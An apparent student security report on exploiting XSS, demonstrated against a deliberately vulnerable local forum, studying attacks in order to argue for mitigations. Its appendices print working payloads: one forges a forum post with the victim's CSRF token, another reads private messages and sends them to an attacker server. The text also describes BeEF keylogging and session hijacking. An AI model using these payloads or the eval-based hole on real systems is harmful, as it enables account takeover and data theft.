The concerning threat of Cross Sites Scripting (XSS) vulnerabilities.

Abstract
In this report we want to explore the reach of the Cross Sites Scripting (XSS) class of vulnerabilities. Our scope will be their exploitation, excluding their detection, trigger, and prevention. Only the generic mitigations that impact XSS in general, and restrict their exploitation, will be considered.
We will first briefly present the root cause of an XSS, and explore some of the potential actions an attacker could take by leveraging them. Then, we will consider the restrictions applied to these actions by the environment of the Web and Web browser. Finally we will describe potential attack scenarios that can take place within the bounds of these restrictions, and demonstrate them under realistic conditions. The steps of our demonstration will be : setting up a vulnerable application, then coordinating attacks against it (Executing actions on behalf of the targeted user ; Stealing private information ; Compromising the target's browser in a Man in the Browser attack).

Keywords
Cross Sites Scripting — XSS — Realistic exploitation — Web security — Javascript

1. Introduction

According to WhiteHat Security and their report for 2014 [1], XSS are the most common Web vulnerabilities. They come from a programing mistake and can be leveraged to execute scripts that will eventually run on a target's client side.

The client side in this case refers to the Web browser, an environment which has considerably evolved in the last few years, both in terms of capabilities [2] and usage [3]. With the multiplication of cloud-based web office suites, files hosting services... One could say that the Web is today's desktop. Which would make the browser its operating system ?

Still, even though they compromise this critical environment, where users put today their most valuable information and accomplish their most valuable operations, XSS are often regarded as a *second class* vulnerability. It is probably due to a lack of understanding of the potential exploitations, and where a motivated attacker can bring an XSS (appendix 1).

We will start in part 2 with a brief introduction of what causes the XSS vulnerability to exist in the first place, and since it allows the attacker to execute user script, look at what user scripts are capable of (in part 3). Then part 4 lists the main mitigations that can be put in place by a warned developer, and in part 5 we will describe a potential attack that could still take place within these boundaries. Finally in part 6 we will demonstrate two versions of such an attack, as well as a more advanced one.

2. The root cause of XSS vulnerabilities

OWASP gives a very generic definition of it : "An XSS occur anywhere a web application uses input from a user within the output it generates without properly validating or encoding it." [4]. In this part we will provide further information.

2.1 An attack by injection

Failing parameter sanitization : The lack of proper sanitization can be leveraged by an attacker, by using specific special characters, to escape from the scope originally intended for his input, and to access another where instructions get evaluated.

Three types of XSS :

1. Reflected : the malicious input is reflected as part of the server's response from a specific malicious request.
2. Stored : the malicious input is stored once by the server, and can appear in the responses to many genuine requests.
3. DOM-based : the malicious input is inserted at run-time in the Document Object Model, most of the time by javascript.

Discovery and trigger of XSS are vastly documented all over the Internet and out of the scope of this paper, you will find detailed information at OWASP [4], and good examples here [5][6]. We won't consider user-script languages other than javascript because they are a small minority and the same principles apply.

2.2 HTML / javascript : a security anti-pattern

There are so many entry points for javascript, in an HTML document, that will lead to its execution. Each have different sets of special characters, parsing rules, and thus require different sanitizations regarding whether the input ends up in :

1. an HTML Element
2. HTML Common Attributes
3. JavaScript Data Values
4. HTML Style Property Values
5. HTML URL Parameter Values

And even more rules apply in order to prevent DOM-based XSS [7]. Altogether, it is fairly understandable why a developer could fail to properly sanitize one input. Worse, constant evolutions of the Web keep the attack surface increasing, as shown in this recent experiment against online editors [8], and in this talk about exploiting new functionalities introduced with HTML5 [9].

3. Javascript's access to valuables

In order to be of any use to developers, javascript has to be given some capabilities. Here it is the attacker who controls the execution, so we will list some features he might find particularly valuable.

The methods presented are available to any user-script language complying with ECMAScript 5.1 specifications [10], javascript

being one amongst a few. Here again, the soon-to-come version 6 of ECMAScript is expected to bring new security concerns [11].

3.1 The Document Object Model

The W3C defines the DOM as "core interfaces to create and manipulate the structure and contents of a document" [12].

In practice, javascript having access to it means that it has access to any information present in the displayed webpage, and can dynamically alter anything that is displayed as well.

3.2 XMLHttpRequest

From the W3C again, we get that the XMLHttpRequest object is "an API for fetching resources", and "it can be used to make requests over both HTTP and HTTPS" [13].

It grants javascript the capability to act as an HTTP(S) client, and as we will see, it can be used by an attacker to make a target unknowingly execute actions.

3.3 Cookies

Javascript has access to the user's cookies for the current domain. As they often store personal information, including the key to the current session, they may be extremely valuable to an attacker. A recent talk [14] shows how they can sometimes be even more valuable than passwords, allowing to bypass Two-Factors Authentication.

3.4 Other valuable resources

Many other resources that javascript has, or will soon have access to, could prove to be highly valuable to an attacker. Here are some of them : WebSocket, Geolocation API, WebRTC, Mobile API, Camera API.

However, some of them are still experimental and implemented only in alpha or beta versions of some of the most popular browsers.

4. Mitigation : splitting and isolating

In order to restrict the reach of javascript, some mitigations have been put in place, or made available to the developer. Unfortunately, the latter bring additional complexity, and are prone to be loosely configured, if not ignored.

4.1 HttpOnly

When enabled for a given cookie, the *HttpOnly* flag "instructs the user agent to omit the cookie when providing access to cookies via 'non-HTTP' APIs (such as a web browser API that exposes cookies to scripts)", according to the RFC [15].

We already discussed how some cookies may be valuables; this is the way to prevent javascript from accessing them. We haven't been able to find recent data about its adoption, but as of 2010 [16], half of the top 50 Alexa websites using cookies were enforcing *HttpOnly*.

4.2 SOP / CORS

The Same Origin Policy (SOP), implemented in the browser, works with Cross-Origin Resource Sharing (CORS) rules defined by an external server. Together they enforce restrictions based on the origin of Web resources, in order to "restrict the ability of malicious authors to disrupt the confidentiality or integrity of other content or servers", says the RFC [17].

By default, they prevent XMLHttpRequests methods to access any external domain, effectively protecting it. No SOP would be the equivalent of every website being vulnerable to XSS.

4.3 CSRF tokens

Tokens are one of the counter measures deployed against Cross-Sites Request Forgery (CSRF) attacks by any serious Web application. They are basically nonces, specific to a user's session, that must be present in any request related to sensitive operations.

While not really aimed at XSS, we will see how CSRF tokens can actually affect their exploitation, as a side-effect.

4.4 Content Security Policy (CSP)

The W3C describes CSP 1.0 as "a policy language used to declare a set of content restrictions for a web resource" [18]. In practice, it gives the developer the ability to define rules and trusted sources for many web resources, including scripts. These rules are then enforced by the browser, when compatible.

Its ability to disable inline scripts would be very efficient in preventing XSS, however since those are commonly used by developers, a rule that strict comes at a high development cost.

The latest study on this topic found that "CSP is deployed in enforcement mode on only 1% of the Alexa Top 100", and that "the policies in use are often ineffective at actually preventing content injection" [19]; and it is probably for the aforementioned reason.

The next version, as presented in the W3C draft [20], introduces the ability to validate inline scripts with either nonces, or via their hash, and it could probably address this issue efficiently.

However, since today all main browsers still do not have strictly compliant or even compatible implementations of CSP 1.0, it seems safe to say that CSP 1.1 has a long way to go.

4.5 X-Frame-Options

This HTTP header is really straightforward and, if set accordingly, will prevent browsers to render the page in a frame. As we will see, iframes can be used as a vector to expose users to an exploited XSS; this is how to protect them from it.

However, here again the latest data [21] show an adoption rate of less than 4% (but growing, slowly).

5. From the vulnerability to an attack

We will describe here an attack that could still take place within the boundaries of those mitigations.

5.1 Craft a payload

The payload is the malicious script that will eventually be executed by the target. The idea is to emulate a legitimate use of the application, using XMLHttpRequests to *click* and DOM queries to *read*, in order to perform the actions or collect the information we want. We have then to craft a particular payload for any given application, according to its specifics.

5.2 A vector to expose targeted users

We obtain a working exploit by combining the vulnerable URL and the payload. All there is left is then to expose users to it, often via the following vectors :

1. Plain link (email, social network, etc.). The real destination can often be hidden behind a title.
2. iframe, either in an HTML document served by a malicious website, or injected in the HTTP traffic via a Man in the Middle attack (ARP spoofing for instance).

Note that in the following cases, a vector is either not required, or none of those aforementioned will work :

1. Stored XSS do not need any vector *per se*. The natural usage of the application can bring the exploit to the users. MySpace's *Samy* worm [22] is the reference here, where a stored XSS in the user's profile allowed the infection to propagate by itself as users visited each other's profiles.
2. DOM-based XSS may take their inputs from places other than the URL, in which case their capabilities are severely reduced as none of these attack vectors will work.
3. A page protected against CSRF may not be exploitable using a Non-Stored XSS vulnerability : we cannot craft a valid URL for our vector, due to the missing and required token.

5.3 Impact of the mitigations

HttpOnly : in regard to its relatively large adoption, how easy it is to enable and the fact it has no drawbacks for the developer, we will say cookie stealing via XSS is mostly a thing of the past and this is why we focus here on more modern attacks.

SOP / CORS : we are effectively restricted to the domain the XSS lies in, but we have our hands free there. And whenever we want to get out some piece of information, we will use one of the several ways to issue a request without using XMLHttpRequests (the difference being that we won't have access to the response).

CSRF tokens : our javascript already runs as the user's, and is able to access the requests' response. It means that we also have access to those CSRF tokens, we just need to carry them along with the next requests, whenever necessary.

CSP : While CSP is potentially a really good answer to XSS in general, it mostly impacts the previous step, the trigger of the vulnerability. Here we already consider a functional vulnerability, and the cases where CSP may go in the way of the exploitation are exceptions. Also, its low adoption makes it almost irrelevant.

X-Frame-Options : just like with *HttpOnly*, iframes as a vector should be a thing of the past. Except that it is not, because of the very low adoption rate, without any obvious reason.

6. Realistic attacks : experiments

Results, source codes, and detailed step by step instructions to reproduce are available at https://github.com/centime/xss-paper

6.1 Setup the vulnerable application : a forum.

We choose flaskbb [23], a forum developed in python using flask. To make it vulnerable, we added an extra XSS *feature*. We kept it simple by adding a new route to the main page (appendix 2), where we can provide base64-encoded javascript to be executed. For example, to execute $alert(1)$ we would go to *localhost:8080/xss/YWxlcnQoMSkK* (Fig.1).



Figure 1. localhost:8080/xss/YWxlcnQoMSkK : alert(1)

The base64 is useful to avoid conflicts between our payload and flask's internal routing, flask's internal parameters sanitization, and anti-XSS filters that could be in the browser.

6.2 Create a post on behalf of a user.

Explanations To make a targeted user unwillingly create a new post, we will record what it takes for us to legitimately create a new post. We will then create a payload reproducing all the necessary steps, so that any logged user executing it will unknowingly create the new post we choose.

Tools :

1. Burp [24] : An HTTP proxy. Despite its huge capabilities, we will just use it to record HTTP traffic.
2. xssless [25] : A python script to generate XSS payloads from Burp's logs. The payloads simply reproduce step by step the HTTP traffic recorded in the logs. Best part is that it takes care of CSRF tokens.

Get HTTP logs of legitimately creating a post :

1. Configure our browser to use Burp as a proxy.
2. Log in with our own user account.
3. Start Burp's interception.
4. Create a new post.
5. Stop Burp's interception and export the logs.

Get a list of CSRF tokens, if any : Examining Burp's logs, it may or may not be obvious. It is, usually, and it is here : $csrf\_token$

Create a payload reproducing the logged actions using xssless : From the list of tokens and the logs, xssless generates our payload (appendix 3). It might not be optimal in the sense that some requests might actually not be needed, but we know that it works because it is was a record of performing the action ourselves.

Turn the payload into a working exploit : We simply encoded the payload with base64 and added it to the vulnerable url (localhost:8080/xss/). Now, any authenticated user requesting this exploit-url will unknowingly create our new post.

Ship the exploit in a malicious webpage : We created an HTML document with an iframe, its source pointing to the exploit. This iframe could have been made invisible using CSS, if necessary. Then, we served the document over HTTP.

Results : After visiting our malicious webpage with an authenticated user, we can observe that the expected new post has been created under his name. You will find the HTTP traffic explained in image in the appendix (appendix 4)

6.3 Read a user's private conversations.

Explanations : For this attack, tools like the ones we previously used will not help us. xssless has no functionality to fetch content, and unlike posting a message, reading all messages may require a different number of requests regarding how many messages there are. Thus, we will craft our payload ourselves.

Craft a payload to fetch the private messages inbox : We wrote a javascript code (appendix 5) to do the following :

1. Request user/messages/inbox.
2. Parse the response to get a list of messages. For each, we get title, author, and a link to the content.
3. Request each of those links to the messages' content.
4. Parse the responses to get the content of every message.
5. Wrap it all in a serialized json, urlencode, and ship it in a GET to our malicious website, using a $< img >$ tag.

Turn the payload into a working exploit, and ship it in a malicious webpage : Same as for the previous attack.

Results : When a user authenticated in the forum visits our malicious webpage, he automatically fetches all of his private messages, then sends a GET request back to our malicious HTTP server, with all of his messages in the url, ready to be decoded by the attacker. You will find the HTTP traffic explained in image, as well as the stolen private messages, in the appendix (appendix 6)

6.4 Man in the Browser attack (MitB) :

Explanations : While it may take many forms, the way it is achieved using an XSS vulnerability is usually by opening a Websocket connection back to the attacker's server. This gives us a full, interactive access to the page's javascript environment. Granted, it is a limited form of MitB attack, since (until further exploitation), we are restricted to the page where lies the XSS.

This kind of attack could be complicated to set up, but some fully functional solutions already exist. The most famous is BeEF [26] (short for The Browser Exploitation Framework).

BeEF : BeEF is a server running on the attacker's machine. It serves two main resources over HTTP : a user interface, and a file *hook.js*. When *hook.js* is executed on a webpage, the websocket is instantiated. The browser is now *hooked*.

The user interface displays a list of all the browsers that have been or are *hooked*. To those we can send *commands*, chosen from a huge list of attacks and exploits.

Detailing all the exploits, and even just their categories, would be very long and thus is out of the scope of this paper.

Craft a payload to load the hook : a simple code (appendix 7) :

1. Create a $< script >$ element.
2. Set its *src* attribute to our *hook.js*.
3. Append it to the head of the document.

Turn the payload into a working exploit : See previously.

Ship the exploit : The keylogging will require some user interaction, and it obviously will not be achieved with a hidden iframe. So we will rely on our link being clicked by the user (mail, social network, etc.), but some other attacks might not need it.

Keylogger : The login page will probably be different from the one we have our XSS in. As is, if the user clicks a link and/or changes page, the hook will be broken. One way to prevent it is to use the *Man In the Browser* attack from BeEF. It will carry the *hook* amongst clicked links. And since the key logging is enabled by default, we can already see the user's inputs under the *log* panel (Fig.2).



Figure 2. BeEF's logs. User "test1" typed password "test"

This is the only attack presented here that does not require the user to be authenticated in the forum to work. Actually, it obviously will not work if the user is already in, as he will not be required to enter his password. The work-around in this situation is simple for the attacker : just use a small script to log the user out, he will most probably try to log back in.

Passwords can actually also be accessed, without user interaction, when the user uses the password manager functionality of the browser [27]. Password theft is even more concerning in case of password reuse across different applications.

Interactive session hijacking : A very nice feature of BeEF is to use any *hooked* browser as a proxy. Doing so creates a tunnel with the victim's browser for exit point, granting usage of the target's cookies, despite any *HttpOnly* flag.

The setup we used for this attack was 2 browsers, one of them -an authenticated user- is *hooked* and is used as proxy, and the second -the attacker's- is pointing to this proxy. The attacker's should offer access to the user's session, with full capability to create posts, update profile, etc. Unfortunately, we did not manage to get it to work completely, as the requests stayed blocked somewhere between BeEF and the *hooked* browser, in a *waiting* state...(Fig.3).



Figure 3. Firefox (left) has the hooked session open in another tab (and also displays BeEF's interface). The attacker uses Chromium (right) with Firefox as a proxy.

This attack can also be used to audit or exploit the website for other vulnerabilities, hidden behind the target's identity.

More exploits : BeEF comes with a tremendous amount of exploits. As stated, describing all of them is out of scope, but here are a few definitely worth mentioning :

1. Phishing : built in templates for many high-profile websites (Google, Facebook, LastPass, etc.)
2. Fake update notifications : trick the user into downloading trojans and the like (faking Flash, Chrome, Firefox, IE, etc.)
3. Metasploit Browser_AutoPWN module : unleash the infamous Metasploit [28] onto the target's browser to try for complete takeover of the target's computer.
4. PhoneGap Api (famous framework for mobile apps): steal contacts, files, record audio, etc.

7. Conclusion

After our short description of the way HTML and javascript intricate in today's Web, we can understand why XSS vulnerabilities are hard to avoid even for the warned developer, and thus so frequent (Fig. 4). The relatively sophisticated process to run a successful attack, requiring specific adaptation to the application and quite a few steps and actors before reaching completion, might explain why it is not always fully understood (appendix 1). Finally, the fact that such an exploitation targets the users, and never affects the server, could explain why some developers fail to feel concerned. However, it is our impression that any caring developer or administrator should consider anything impacting the end users as impacting the overall application at the very same time.

We demonstrated that successfully exploiting an XSS can lead to really significant attacks targeting these users, with as little an interaction required as browsing a malicious website, a step that is not even required in the case of a Stored XSS. Such attacks in short grant the attacker control of the user's session, and under certain conditions can go a step further and grant passwords or even fully compromise the target. XSS exploitations really take a whole new dimension with tools like BeEF allowing the attacker to launch MitB attacks and manage botnets.

We presented the main mitigations that have been put in place in order to limit such exploitations, but some of them are left to the developer to enable, and the overall adoption rate is found to be very low. Latest security evolutions in regard to XSS actually explore another direction as well : client-side filters, running inside the browser. Unfortunately, they are still very unsatisfying solutions, because the heuristics used to determine whether a script is malicious or not have to be loose enough not to raise false positives and break legitimate functionalities. Recent research show that these filters mostly scratch the surface and prevent only the most obvious attacks (Fig.4) [29], as many bypass techniques exist [30].

Ultimately, the responsibility lies with the developers to prevent it, and with the company, editor, or project, to be aware of the issue and address it for the best. Amongst others [31], Google shows a good example here : a bug bounty program, with awards up to 7.5k$ for an XSS on their domain [32] !

Figure 4. XSS discovered at moodle.ssvl.kth.se (Nov. 2014). XSSAuditor, WebKit's filter (Chrome, Safari), didn't detect it.

References

[1] WhiteHat Security, *2014 Website Security Statistics Report*, www.whitehatsec.com/resource/stats.html (6/12/14) (free reg.)

[2] www.evolutionoftheweb.com/ (6/12/14)

[3] www.evolutionoftheweb.com/#/growth/day (6/12/14)

[4] OWASP, *Cross Sites Srcipting*, www.owasp.org/index.php/Cross-site_Scripting_(XSS) (6/12/14)

[5] alert(1) to win, *XSS challenges*, escape.alf.nu (6/12/14)

[6] Google, *Training program*, xss-game.appspot.com/ (6/12/14)

[7] OWASP, *Prevention Cheat Sheet*, www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet (6/12/14)

[8] Ashar Javed, Chair for Network and Data Security, Horst Gortz Institute for IT-Security, Ruhr-University Bochum, *Revisiting XSS Sanitization*, BlackHat EU 2014, www.blackhat.com/docs/eu-14/materials/eu-14-Javed-Revisiting-XSS-Sanitization-wp.pdf (6/12/14)

[9] Shreeraj Shah, Blueiny Solutions Pvt. Ltd, *XSS & CSRF with HTML5 - Attack, Exploit and Defense*, Nov. 2012 (video talk), vimeo.com/54209286 (6/12/14)

[10] Ecma International, *ECMAScript Language Specification*, Jun. 2011, www.ecma-international.org/ecma-262/5.1/ (6/12/14)

[11] M.Heiderich, *ECMAScript 6 for Penetration Testers*, Oct. 2014, cure53.de/es6-for-penetration-testers.pdf (6/12/14)

[12] W3C, Recommendation, *Document Object Model (DOM) Level 2 Core Specification*, Nov. 2000, www.w3.org/TR/2000/REC-DOM-Level-2-Core-20001113/ (6/12/14)

[13] W3C, Working Draft, *XMLHttpRequest Level 1*, Jan. 2014, www.w3.org/TR/XMLHttpRequest/ (6/12/14)

[14] David Wyde, *Client-Side HTTP Cookie Security: Attack and Defense*, DefCon 22, Las Vegas, Aug. 2014. www.defcon.org/images/defcon-22/dc-22-presentations/Wyde/DEFCON-22-David-Wyde-Client-Side-HTTP-Cookie-Security.pdf (6/12/14)

[15] A. Barth, IETF, *RFC-6265 : HTTP State Management Mechanism*, Apr. 2011, www.ietf.org/rfc/rfc6265.txt (6/12/14)

[16] Yuchen Zhou, David Evans, *Why Aren't HTTP-only Cookies More Widely Deployed?*, W2SP 2010, w2spconf.com/2010/papers/p25.pdf (6/12/14)

[17] A. Barth, IETF, *RFC-6454 : The Web Origin Concept*, Dec. 2011, www.ietf.org/rfc/rfc6454.txt (6/12/14)

[18] W3C, Candidate Recommendation, *Content Security Policy 1.0*, Nov. 2012, www.w3.org/TR/CSP/ (6/12/14)

[19] Michael Weissbacher, Tobias Lauinger, and William Robertson, Northeastern University, Boston, *Why is CSP Failing? Trends and Challenges in CSP Adoption* Lecture Notes in Computer Science Volume 8688, 2014, www.iseclab.org/people/mweissbacher/publications/csp_raid.pdf (6/12/14)

[20] W3C, Editor's Draft, *Content Security Policy*, Nov. 2014, w3c.github.io/webappsec/specs/content-security-policy/ (6/12/14)

[21] psd, *Chart adoption of HTTP X-Frame-Options header*, gist.github.com/psd/7952072 (6/12/14)

[22] en.wikipedia.org/wiki/Samy_(computer_worm) (6/12/14)

[23] sh4nks, *flaskbb*, github.com/sh4nks/flaskbb (6/12/14)

[24] PortSswigger, *Burp Suite, the leading toolkit for web application security testing*, portswigger.net/burp/ (6/12/14)

[25] mandatoryprogrammer, *Automated XSS payload generator in python.*, github.com/mandatoryprogrammer/xssless (6/12/14)

[26] BeefProject, *The Browser Exploitation Framework Project*, beefproject.com/ (6/12/14)

[27] Ben Stock, Martin Johns, Sebastian Lekies, *Session identifier are for now, passwords are forever : XSS-based abuse of browser password managers*, Oct. 2014, www.kittenpics.org/wp-content/uploads/2014/10/xss-passwd.pdf (6/12/14)

[28] rapid7, *World's most used penetration testing software*, www.metasploit.com (6/12/14)

[29] Riccardo Pelizzi, R. Sekar, *Protection, Usability and Improvements in Reflected XSS Filters*, ASIACCS '12 Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security, 2012, delivery.acm.org/10.1145/2420000/2414458/p5-pelizzi.pdf (6/12/14)

[30] Sebastian Lekies, Ben Stock, Martin Johns, *A tale of the weaknesses of current client-side XSS filtering*, BlackHat US 2014, www.blackhat.com/docs/us-14/materials/us-14-Johns-Call-To-Arms-A-Tale-Of-The-Weaknesses-Of-Current-Client-Side-XSS-Filtering-WP.pdf (6/12/14)

[31] Nir Valtman, *Bug Bounty Programs Evolution*, DefCon 22, Las Vegas 2014, (video talk, pdf, torrent), www.defcon.org/images/defcon-22/dc-22-presentations/Valtman/DEFCON-22-Nir-Valtman-Bug-Bounty-Programs-Evolution.pdf (6/12/14)

[32] Google, *Vulnerability Reward Program Rules*, www.google.com/about/appsecurity/reward-program/ (6/12/14)

Appendix - The concerning threat of Cross Sites Scripting (XSS) vulnerabilities.

Theses resources, and any used for this paper, are available at github.com/centime/xss-paper

Contents

1. Chosen examples of reactions to XSS disclosure



Figure 1. Can you tell why both of them are wrong, for different reasons ?

2. Modifications to flaskbb

```
The following modifications have been made to flaskbb :
    forum/views.py (135-66)
        @forum.route("/xss/<payload>")
        def index(payload):
        [...]
        return( [...],
            payload=payload)

    templates/forum/index.html (14)
        <script>eval(atob("{{ payload }}"))</script>

Also, because of a bug I removed thoses lines :

    templates/forum/topic.html
        {% if topic.first_post_id == post.id %}
            {% if current_user|delete_topic(topic.first_post.user_id, topic.forum) %}
            <a href="{{ url_for('forum.delete_topic', topic_id=topic.id, slug=topic.slug) }}">Delete</a>
                |
            {% endif %}
```

```
        {% else %}
            {% if current_user|delete_post(post.user_id, topic.forum) %}
            <a href="{{ url_for('forum.delete_post', post_id=post.id) }}">Delete</a> |
            {% endif %}
        {% endif %}

and didn't investigate any further...
```

3. Post a message on behalf of a user. - Payload source code

```
    m();
    function m() {
        var funcNum = 0;
        doRequest = function(url, method, body)
        {
            var http = window.XMLHttpRequest ? new XMLHttpRequest() : new ActiveXObject("Microsoft.
                XMLHTTP");
            http.withCredentials = true;
            http.onreadystatechange = function() {
                if (this.readyState == 4) {
                    var response = http.responseText;
                    var d = document.implementation.createHTMLDocument("");
                    d.documentElement.innerHTML = response;
                    requestDoc = d;
                    funcNum++;
                    try {
                        window['r' + funcNum](requestDoc);
                    } catch (error) {}
                }
            };
            if(method == "POST")
            {
                http.open('POST', url, true);
                http.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
                http.setRequestHeader('Content-length', body.length);
                http.setRequestHeader('Connection', 'close');
                http.send(body);
            }
            if (method == "GET") {
                http.open('GET', url, true);
                http.send();
            }

        }
        r0();
    }
    function r0(requestDoc){
        doRequest('/', 'GET', '');
    }

    function r1(requestDoc){
        doRequest('/forum/1-test-forum-1-1', 'GET', '');
    }

    function r2(requestDoc){
        doRequest('/1-test-forum-1-1/topic/new', 'GET', '');
    }

    function r3(requestDoc){
        doRequest('/1-test-forum-1-1/topic/new', 'POST', 'csrf_token=' + encodeURIComponent(requestDoc.
            getElementsByName('csrf_token')[0].value) + '&title=I+think&content=I%27ve+been+hacked+%3A
            %28&button=reply');
    }

    function r4(requestDoc){
        doRequest('/topic/5', 'GET', '');
    }
```

```
    function r5(requestDoc){
        doRequest('/static/js/topic.js', 'GET', '');
    }
```

4. Post a message on behalf of a user. - Results in image



Figure 2. 1) Target gets the exploit delivered. 2) Target follows the iFrame. 3) Target executes the script, sending requests...
...and ultimately sends the final POST request, which creates the new post.

5. Read a user's private conversations. - Payload source code

```
// The url where you want the stolen messages to be sent
var remoteURL = 'http://localhost:1337/';

// Compatible XHR object with credentials enabled.
function newHttp(){
    http = window.XMLHttpRequest ? new XMLHttpRequest() : new ActiveXObject("Microsoft.XMLHTTP");
    http.withCredentials = true;
    return http
}
// Generates a DOM-like, queriable thing out of html text
function DOM(html){
    var c = document.createElement('span');
    c.innerHTML = html;
    return c
}
// Sends all the messages we found in the url of a get request
// We can't use an XHR object due to CORS policies. (and attacker will probably need to send this cross-
    domain)
// We'll add a <img> tag with the right src
function send_msgs(){
    var u = remoteURL+encodeURIComponent(JSON.stringify(msgs,2,2));
    var s = document.createElement('img');
```

```
    s.src = u;
    document.getElementsByTagName('body')[0].appendChild(s);
}


msgs = [];
done = 0;
var http = newHttp();
http.onreadystatechange = function() {
    if (this.readyState == 4) {

        msg_tags = DOM(this.responseText)
                        .getElementsByTagName('tbody')[0]
                        .getElementsByTagName('tr');

        for (var i=0;i<msg_tags.length;i++){
            fetch_message(i);
        }


    };
}

http.open('GET', '../user/messages/inbox', true);
http.send();

function fetch_message(i){
    var tag = msg_tags[i];
            msgs[i] = {};
            //
